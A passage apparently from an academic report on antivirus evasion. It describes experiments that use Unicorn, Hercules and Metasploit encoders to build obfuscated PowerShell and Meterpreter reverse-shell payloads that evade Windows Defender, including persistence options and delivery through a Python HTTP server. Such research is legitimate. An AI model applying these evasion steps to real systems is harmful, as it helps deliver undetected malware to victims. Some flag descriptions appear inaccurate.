


Figure 5.2.1 running powershell text file on windows 8

Once the powershell payload is executed onto the target machine, we run our Defender AV to scan its detectability with all security features enabled on Windows 8.




Figure 5.2.1 No detection of powershell payload in windows 8

We can observe that even after proper functioning of all security features on windows 8, our powershell_attack.txt file is able **to bypass windows 8 defender AV**. Through this we can also take note of improvisations introduced into the **windows 10 defender AV** where our payload generated using Obfuscation Tool –unicorn is **not able to bypass windows 10** security features.

Step 5: Testing of payload on Victim Machine

Victim machine 3 – Windows 7

Providing proof of latest update of Windows 7 defender AV.




Figure 5.2.1 Window 7 security features Update

Providing proof of all the security features enabled in windows 7 defender AV.




Figure 5.2.1 Windows 7 Real Time enabled

Since **deployment of payload is successful**, now we are trying to execute powershell payload onto the system using **Windows Powershell Utility** [cmd].




Figure 5.2.1 running powershell text file on windows 7

Once the powershell payload is executed onto the target machine, we run our Defender AV to scan its detectability with all security features enabled on Windows 7.




Figure 5.2.1 No detection of powershell payload in windows 7

We can observe that even after proper functioning of all security features on windows 7, our **powershell_attack.txt** file is able **to bypass windows 7 defender AV**.

Result – When payload generated using obfuscation tool- **unicorn** is made to test on defender AV of Windows 7, windows 8 and windows 10. Powershell_attack.txt is able to bypass security features of windows 7 and windows 8.But unfortunately, could not bypass intelligent security of windows 10.

Conclusion – It is understood that it is hard to bypass intelligent securities of windows10 by using **UNICORN** –obfuscation tool only but we are still able to bypass all security features of windows 7 and windows 8 even after all the security features are up-to-date. In order to bypass security features of windows 10 we are required to use obfuscation tool which is much efficient that Unicorn.

5.2.2 Experiment 2 – Testing payload generated Using HERCULES

Hercules is an advance obfuscation tool with good features of generating obfuscated payload. It is capable of generating customizable obfuscated payload to bypass AV detection.

Aim: To generate robust obfuscated payload using HERCULES. Testing will be conducted against Windows 8 defender AV, Windows 10 defender AV and results will be observed.

This experiment aims at bypassing all the Improvised security features of windows 10 defender AV.

Step 1: launch Hercules onto the attacker machine [kali Linux 2019.3] to start generating obfuscated payload. After launch, selection of desired activity needs to be made.

Here we are selecting **option 1** since we desire to generate obfuscated payload using Hercules only and not using any custom code generated.




Figure 5.2.2 Interface of Hercules –payload generator

Step 2: To evade AV framework, we have selected payload – **Meterpreter reverse TCP**.




Figure 5.2.2 Selected reverse _tcp

Step 3: After selecting reverse_tcp as payload, obfuscation will be performed by Hercules. But there are also some **additional functionalities** that require input from users such as desired to obtain **persistent function** for payload, **migration function** and **bypass AV function.**




Figure 5.2.2 Additional parameters in Hercules

Here we are selecting persistence function and bypass AV function for the payload to get integrated with such functionalities as well.




Figure 5.2.2 persistence function & AV function

Step 4: Once all the parameters are provided input. Hercules reflects **evasion ratio** predicted on the scale of 0 to 10 for the obfuscated payload generated. Payload generated has been compiled into **executable format** [**havt.ext**] and saved in root directory.

Figure 5.2.2 havt.exe – payload generated by Hercules

Step 5: Then start python server on attacker machine [Kali linux 2019.3] to deploy executable file onto the target machine - windows 10.This server is locally accessible on victim machine through browser.

Run Command – **python –m Simple HTTPServer** to download havt.exe from Kali Linux to windows 10.

We may start multi/handler in metasploit framework to attain meterpreter session (if possible) after payload is executed on victim machine.

Step 6: Once we are done with downloading havt.exe on windows 10 without getting detected or flagged. We start scanning of havt.exe with all security features enabled on

windows 10 defender AV that includes (intelligent real time protection, cloud security protection, tamper protection and sample submission detection).




Figure 5.2.2 scanning of havt.exe payload

We can observe that even after proper functioning of all security features on windows 10, our payload generated using Hercules managed **to bypass scan and all security features enabled on windows 10.**

Result – When payload generated using obfuscation tool- **Hercules** is made to test on defender AV windows 10. Payload generated – havt.exe is able **to bypass all the security features of windows 10** including **cloud protection** and **tamper protection**.

Conclusion – From the above experiment conducted we can conclude that even windows 10 with all security features enabled **gets bypassed using advance obfuscation tool** such as **Hercules**. It is important to note that as the defence mechanism grows matured and introduces improvised security features against malwares, on the other hand, malware authors are also introducing **advance obfuscation tools and techniques** to counter attack such defence mechanism.

5.2.3 Experiment 3 – Testing payload generated Using Metaspolit Framework against Virus Total

Virus Total is an online repository of AV scanners to examine suspected files .It combines many antivirus products commonly used all across globe and test is conducted by uploading suspected files for known signatures in the database. If the sample payload created comes back clean for most of the antivirus software it is considered as an evasive payload.

Aim: To generate obfuscated payload using Metasploit Framework. Testing will be conducted against Av scanners available on Virus Total and observe the result obtained.

Step 1: with the launch of msfconsole on attacker machine [Kali Linux 2019.3] select use of payload –**linux/x86/shell_bind_tcp** for the generation of payload.




Figure 5.2.3 Metaspolit payload

Step 2: Now make use of **evasion techniques** (on the payload desired to generate) available in metasploit framework such as **encoders, removal of bad characters, multiple byte iteration** etc.

First choose **encoder –x86/countdown** for the selected payload.




Figure 5.2.3 encoder x86_countdown

Second, now perform **removal of bad characters** on the payload encoded using **– b 'Any set of byte'.** We may also use removal of null byte **('\x00')** from the code. It is important to remember that this feature **has its limits**. If too many characters are disallowed, the payload might not be allowed to be generated, resulting in error.




Figure 5.2.3 removal of bad characters

Third, make use of **combine options** such as **multiple iterations** (it encodes the payload with multiple passes). This essentially takes the generated shellcode and runs it through the encoder again with as many passes as defined by **–i flag**. After this we have also change **default port** selection (**4444**) to **LPORT=1234**.

In order to provide even better obfuscation to the payload selected we will specify **output format** to the shellcode generated into **java** using **–t flag**. In the end, payload generated is saved using **–f flag** followed by its **file path**.

